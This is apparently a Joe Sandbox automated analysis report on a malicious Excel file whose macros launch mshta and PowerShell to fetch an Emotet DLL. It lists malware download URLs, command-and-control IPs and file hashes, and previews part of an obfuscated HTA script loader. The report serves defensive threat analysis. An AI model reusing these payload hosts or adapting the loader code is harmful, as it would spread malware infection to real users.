http://bawelnianka.cfolks.pl/wp-content/Ttv/PE3	100%	Avira URL Cloud	phishing	
http://lynsmithgroup.com/hftm2i2	0%	Avira URL Cloud	safe	
http://test.valestudios.com/wp-content/aPvW7ApNbRY4ZGP/	100%	Avira URL Cloud	malware	
http://91.240.118.168/vvv/ppp/fe.htmlhttp://91.240.118.168/vvv/ppp/fe.html	100%	Avira URL Cloud	malware	
http://crm.compracasaenhouston.com/hs4d8a/c0s13l/	100%	Avira URL Cloud	phishing	
http://www.protware.com	0%	URL Reputation	safe	
http://91.240.118.168	100%	URL Reputation	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ayoobeducationaltrust.in	139.59.58.214	true	true	• 10%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ayoobeducationaltrust.in/cms/LmOOeDnNo0dh4vkN/	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/vvv/ppp/fe.png	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/vvv/ppp/fe.html	true		unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://91.240.118.168/vvv/ppp/fe.htmlWinSta0	mshta.exe, 00000004.00000002.448869103.00000000004E0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/vvv/ppp/fe	powershell.exe, 00000006.00000002.685495264.000000000360E000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://cmit.valestudios.com/wp-admin/RueGJ41A/	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• 13%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://sellin.ap	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://curvygirlsboutique.com/jfertl/Ge49zcIzb8KWwXFFk/	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://91.240.118.168/vvv/ppp/fe.htmlv1.0	mshta.exe, 00000004.00000003.447483240.00000000005B1000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.448998828.00000000005B1000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.424683366.00000000005B1000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://test.drea	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bawelnianka.cfolks.pl/wp-content/Ttv/	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://91.240.11	powershell.exe, 00000006.00000002.685495264.000000000360E000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	low
http://ayoobeducationaltrust.in	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://160.16.102.168:80/gYIhzpB	rundll32.exe, 00000011.00000002.679438448.00000000006D7000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://huculek.f	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://160.16.102.168:80/gYIhzpA	rundll32.exe, 00000011.00000002.679244747.000000000069A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.168/vvv/ppp/fe.pngPE3	powershell.exe, 00000006.00000002.685495264.000000000360E000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://cmit.valestudios.com/wp-a	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://thesocialagent.net/b/MO5AKqJ9Ty9lE/PE3	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://test.valestudios.com/wp-content/aPvW7ApNbRY4ZGP/PE3	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/vvv/ppp/fe.htmlmshta	mshta.exe, 00000004.00000002.448869103.00000000004E0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://test.valestudios.com/wp-c	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.protware.com/	mshta.exe, 00000004.00000003.424245582.000000000346D000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.449466418.0000000003EAB000.00000004.00000010.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.424110567.00000000033F8000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.424721967.0000000003407000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.444232743.000000000346D000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.449284684.00000000340B000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.449350682.000000000346D000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.425017595.000000000340800.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.424268800.0000000003400000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crm.compracasaenhouston.com/hs4d8a/c0s13I/PE3	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://thesocialagent.net/b/MO5AKqJ9Ty9lE/	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://sellin.app/wp-admin/S2cDPYXNKEnT/PE3	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://160.16.102.168:80/gYIhzp	rundll32.exe, 00000011.00000002.679244747.000000000069A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.2	364453688149503140239183.xls.0.dr	true	• Avira URL Cloud: safe	low
http://test.dreamcityorlando.com	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crm.compracasaenhouston.c	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://huculek.futurehost.pl/images/6Dbbmo6xEQDD/PE3	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false		high
http://huculek.futurehost.pl/images/6Dbbmo6xEQDD/	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false		high
http://91.240.118.168/vvv/ppp/fe.htmlC:	mshta.exe, 00000004.00000002.448978311.000000000598000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.424658641.0000000000578000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.447450916.0000000000597000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://curvygirlsboutique.com/jf	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/vvv/ppp/fe.html3	mshta.exe, 00000004.00000003.447334668.000000000536000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.447356395.000000000053E000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.448911645.0000000000542000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://test.vale	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ayoobeducationaltrust.in/cms/LmOOeDnNo0dh4vkN/PE3	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crm.compr	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bawelnianka.cfolks.pl/wp-content/Ttv/PE3	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://lynsmithgroup.com/hftm2i2	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://test.valestudios.com/wp-content/aPvW7ApNbRY4ZGP/	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/vvv/ppp/fe.htmlhttp://91.240.118.168/vvv/ppp/fe.html	mshta.exe, 00000004.00000003.426086113.0000000003205000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crm.compracasaenhouston.com/hs4d8a/c0s13l/	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://160.16.102.168:80/gYIhzpz	rundll32.exe, 00000011.00000002.679438448.00000000006D7000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://sellin.app/wp-admin/S2cDPYXNKEnT/	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false		unknown
http://test.dreamcityorlando.com/t0mmx/xBBXi/	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true		unknown
http://www.protware.com	mshta.exe, 00000004.00000003.424599420.0000000033D4000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.424268800.0000000003400000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.447384053.00000000033C8000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://sellin.app/wp-admin/S2cDP	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false		unknown
http://cmit.valestudios.com/wp-admin/RueGJ41A/PE3	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true		unknown
http://https://160.16.102.168:80/gYIhzpK	rundll32.exe, 00000011.00000002.679244747.000000000069A000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://cmit.vale	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false		unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000006.00000002.679285787.00000000000B0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://160.16.102.168:80/gYIhzpH	rundll32.exe, 00000011.00000002.679438448.00000000006D7000.00000004.00000020.00020000.00000000.sdmp	false		unknown
http://91.240.118.168/vvv/ppp/fe.html17	mshta.exe, 00000004.00000003.447483240.0000000005B1000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.448998828.00000000005B1000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.424683366.00000000005B1000.00000004.00000020.00020000.00000000.sdmp	true		unknown
http://curvygirlsboutique.com/jfertl/Ge49zcIzb8KWwXFFk/PE3	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true		unknown
http://lynsmithgroup.com/hftm2i2/KZIFwjmwWI1sy/PE3	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false		unknown
http://91.240.118.168	powershell.exe, 00000006.00000002.685495264.000000000360E000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000006.00000002.679285787.00000000000B0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://thesocialagent.net/b/MO5A	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false		unknown
http://ayoobeducationaltrust.in/	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true		unknown
http://bawelnianka.cfolks.pl/wp-	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false		unknown
http://huculek.futurehost.pl/ima	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://lynsmithgroup.com/hftm2i2/KZIFwjmwWI1sy/	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	false		unknown
http://test.dreamcityorlando.com/t0mmx/xBBXi/PE3	powershell.exe, 00000006.00000002.685627129.0000000003765000.00000004.00000800.00020000.00000000.sdmp	true		unknown
http://91.240.118.168/vvv/ppp/fe.htmlfunction	mshta.exe, 00000004.00000003.426307315.000000000320D000.00000004.00000800.00020000.00000000.sdmp	true		unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.154.133.20	unknown	France		12876	OnlineSASFR	true
185.157.82.211	unknown	Poland		42927	S-NET-ASPL	true
212.237.17.99	unknown	Italy		31034	ARUBA-ASNIT	true
79.172.212.216	unknown	Hungary		61998	SZERVERPLEXHU	true
110.232.117.186	unknown	Australia		56038	RACKCORP-APRackCorpAU	true
173.214.173.220	unknown	United States		19318	IS-AS-1US	true
212.24.98.99	unknown	Lithuania		62282	RACKRAYUABRakrejusLT	true
138.185.72.26	unknown	Brazil		264343	EmpasoftLtdaMeBR	true
178.63.25.185	unknown	Germany		24940	HETZNER-ASDE	true
160.16.102.168	unknown	Japan		9370	SAKURA-BSAKURAInternetIncJP	true
81.0.236.90	unknown	Czech Republic		15685	CASABLANCA-ASInternetCollocationProviderCZ	true
103.75.201.2	unknown	Thailand		133496	CDNPLUSCOLTD-AS-APCDNPLUSCOLTDTH	true
216.158.226.206	unknown	United States		19318	IS-AS-1US	true
45.118.115.99	unknown	Indonesia		131717	IDNIC-CIFO-AS-IDPTCitraJelajahInformatikaID	true
51.15.4.22	unknown	France		12876	OnlineSASFR	true
159.89.230.105	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
162.214.50.39	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
91.240.118.168	unknown	unknown		49453	GLOBALLAYERNL	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
200.17.134.35	unknown	Brazil		1916	AssociacaoRedeNacionaldeEnsinoePesquisaBR	true
217.182.143.207	unknown	France		16276	OVHFR	true
107.182.225.142	unknown	United States		32780	HOSTINGSERVICES-INCUS	true
51.38.71.0	unknown	France		16276	OVHFR	true
45.118.135.203	unknown	Japan		63949	LINODE-APLinodeLLCUS	true
50.116.54.215	unknown	United States		63949	LINODE-APLinodeLLCUS	true
139.59.58.214	ayoobeducationaltrust.in	Singapore		14061	DIGITALOCEAN-ASNUS	true
131.100.24.231	unknown	Brazil		61635	GOPLEXTELECOMUNICACOESEINTERNETLTDA-MEBR	true
46.55.222.11	unknown	Bulgaria		34841	BALCHIKNETBG	true
41.76.108.46	unknown	South Africa		327979	DIAMATRIXZA	true
173.212.193.249	unknown	Germany		51167	CONTABODE	true
45.176.232.124	unknown	Colombia		267869	CABLEYTELECOMUNICACIONESDECOLOMBIASASCABLETELCOC	true
178.79.147.66	unknown	United Kingdom		63949	LINODE-APLinodeLLCUS	true
212.237.5.209	unknown	Italy		31034	ARUBA-ASNIT	true
162.243.175.63	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
176.104.106.96	unknown	Serbia		198371	NINETRS	true
207.38.84.195	unknown	United States		30083	AS-30083-GO-DADDY-COM-LLCUS	true
164.68.99.3	unknown	Germany		51167	CONTABODE	true
192.254.71.210	unknown	United States		64235	BIGBRAINUS	true
212.237.56.116	unknown	Italy		31034	ARUBA-ASNIT	true
104.168.155.129	unknown	United States		54290	HOSTWINDSUS	true
45.142.114.231	unknown	Germany		44066	DE-FIRSTCOLOwwwfirst-colonetDE	true
203.114.109.124	unknown	Thailand		131293	TOT-LLI-AS-APTOTPublicCompanyLimitedTH	true
209.59.138.75	unknown	United States		32244	LIQUIDWEBUS	true
159.8.59.82	unknown	United States		36351	SOFTLAYERUS	true
129.232.188.93	unknown	South Africa		37153	xneeloZA	true
58.227.42.236	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
158.69.222.101	unknown	Canada		16276	OVHFR	true
104.251.214.46	unknown	United States		54540	INCERO-HVVCUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562430
Start date:	28.01.2022
Start time:	21:29:03
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	364453688149503140239183.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@25/9@1/47
EGA Information:	• Successful, ratio: 75%
HDC Information:	• Successful, ratio: 21.1% (good quality ratio 18.4%) • Quality average: 67.6% • Quality standard deviation: 31.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, conhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 92.123.101.235, 84.53.177.19
- Excluded domains from analysis (whitelisted): wu-shim.trafficmanager.net, ctldl.windowsupdate.com, a767.dspw65.akamai.net, download.windowsupdate.com.edgesuite.net
- Execution Graph export aborted for target mshta.exe, PID 2840 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 3004 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:29:23	API Interceptor	54x Sleep call for process: mshta.exe modified
21:29:28	API Interceptor	438x Sleep call for process: powershell.exe modified
21:29:47	API Interceptor	147x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\QWER.dll

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	548864
Entropy (8bit):	6.9805281108446335
Encrypted:	false
SSDEEP:	12288:B2AavzUBPSczbeeTLjvGyMwWd3DYr6i64/:OUBPSczbeeTnv6ZDWA
MD5:	29389EBE59F75F143BC38D8932E06808
SHA1:	D5370F203FD1A34F4B4A5AAE58C2EEE0B39F864B
SHA-256:	AB46128507884F34AA46ADEDB1266B5D3DCD09EB39D657E3FAE7A97B870B8350
SHA-512:	CC9645B935093040758099B9B8E0C201B35D4CA2638E3BC0B71E03412F16259583E32E1559E123B64D9FB72C1A795CDE26022927756BCC4943718CC336316408
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: C:\ProgramData\QWER.dll, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2-..2...2-..2Rich,..2.....PE..L...>..a.....!.....P.....`.....@-..R...4.....PV.....0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...PV.....`...`.....@..@.reloc..b... .....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fe[1].htm

Process:	C:\Windows\System32\mshta.exe
File Type:	data
Category:	downloaded
Size (bytes):	10938
Entropy (8bit):	6.175530209677761
Encrypted:	false
SSDEEP:	192:aYheCkQRsqy+PVnH7GZ6oK3i8jcTWaIpWOOKesH5n8rM5eZoE2dwlUuaQkPNKtXi:aYdkexPZy9K3i0cTOdDewnTE2+Io1liS
MD5:	B44D97C843AE9C7EE5C2DFAEC0E71745
SHA1:	FE1DBDC7AE560D8062D4537E078D466D405EA5C5
SHA-256:	45F1EB0D5B17B378AC2F50D05E1B29D4D8070791690E63C23C8AC720D4FD4C36
SHA-512:	91CF71B8C949A3580D49BBC9FD776853ACB561710B30F6D26D01F53031BECF7AFEC924736DD8DC810D10F90F97E6D0FB1985EE0ABA5D28BE4B194D2128ACFE DC
Malicious:	false
Reputation:	unknown
IE Cache URL:	http://91.240.118.168/vvv/ppp/fe.html
Preview:	.....<html><head><meta http-equiv='x-ua-compatible' conten t='EmulateIE9'><script>l1l=document.documentMode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll)); l_ll=location+'';l11=navigator.userAgent.toLowerCase();function ll1(l1l){return l11.indexOf(l1l)>0?true:false};lll=ll1('kht')||ll1('per');f9f76c|=lll;zLP=location.protocol+'0FD';r1L 4h2W4JYYeJ=new Array();bWx6JIowwnOsh=new Array();bWx6JIowwnOsh[0]='e\106\113F%34%36C%31' ;r1L4h2W4JYYeJ[0]='.<.!.D.O.C.T.Y.P.E. .h.t.m.l. .P.U.B.L.I .C. .''.-././.W.3.C~..D.T.D. .X.H.T.M.L. .1...0. .T.r.a.n.s.i.t.i.o.n.a.l~..E.N.''~.~\n.t.p.:~..w~B...w.3...o.r.g./.T.R./.x~\n~..1./~..D~N~P.l.1.-.t~-~/~1~3~5.l...d.t.d.''.>.<~W. .x~. ~/.=.''~=~?~A~C~E~G~l./.1.9~y~V~..l~f~h.e.a.d~g.s.c.r.i.p.t.>.e.v~6.(.u.n.e}..a.p.e.(.\'.%.7.6.%.6.1}..2.%.2.0}

C:\Users\user\AppData\Local\Temp\4B14.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTILPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X

MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB39E
Malicious:	false
Reputation:	unknown
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DF61981CC6FBEE46E0.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFB91905051C23B5E7.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.517419133438836
Encrypted:	false
SSDEEP:	768:dJlk3hbdlylKsgqopeJBWhZFGkE+cMLxAAIZEtmi:drk3hbdlylKsgqopeJBWhZFGkE+cMLxl
MD5:	90BBAB05A4FF4BB17E4A70F529FBF5F9
SHA1:	8A302D36A0851F604B81016EC67E4EA0556263E2
SHA-256:	B32CF0C2FD94AFE1AE7E0CA2C211F2363270784E2AB97E6BB0899749BE517DB5
SHA-512:	6C881DFF935679C17F13DC7A1D00047D6F4825F022E9EE4B9E850219376856E60028D00D2403F28454B6B56E8C1826FE928FD432FECEAE32830E296B0CA8A122
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\1K4VR2PW3EG92IH5IDUU.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.58389176043684
Encrypted:	false
SSDEEP:	96:chQCcMqlqvsqvJCwolz8hQCcMqlqvsEHyqvJCwor/zIyYuHyUVhAlUVrA2:ciUolz8iAHnor/zI9UVhnA2
MD5:	7058F03336E9B68499C25299B9225929
SHA1:	A76E437B7FE66D4CFBE22ADB8D87AC37A388296E
SHA-256:	E1AF258DD3672DF2FD3205711BA938DA9463B45F7A7DEC6E518F20731EA1F152
SHA-512:	619504984C735486B2A1EC437D484B956E0AB5670C1C7AF9FE8AE9FFE821929D05AB7C873051EEFD029FE5BAEFDF62D93295A37F97E534C7A2912745059F9464

Malicious:	false
Reputation:	unknown
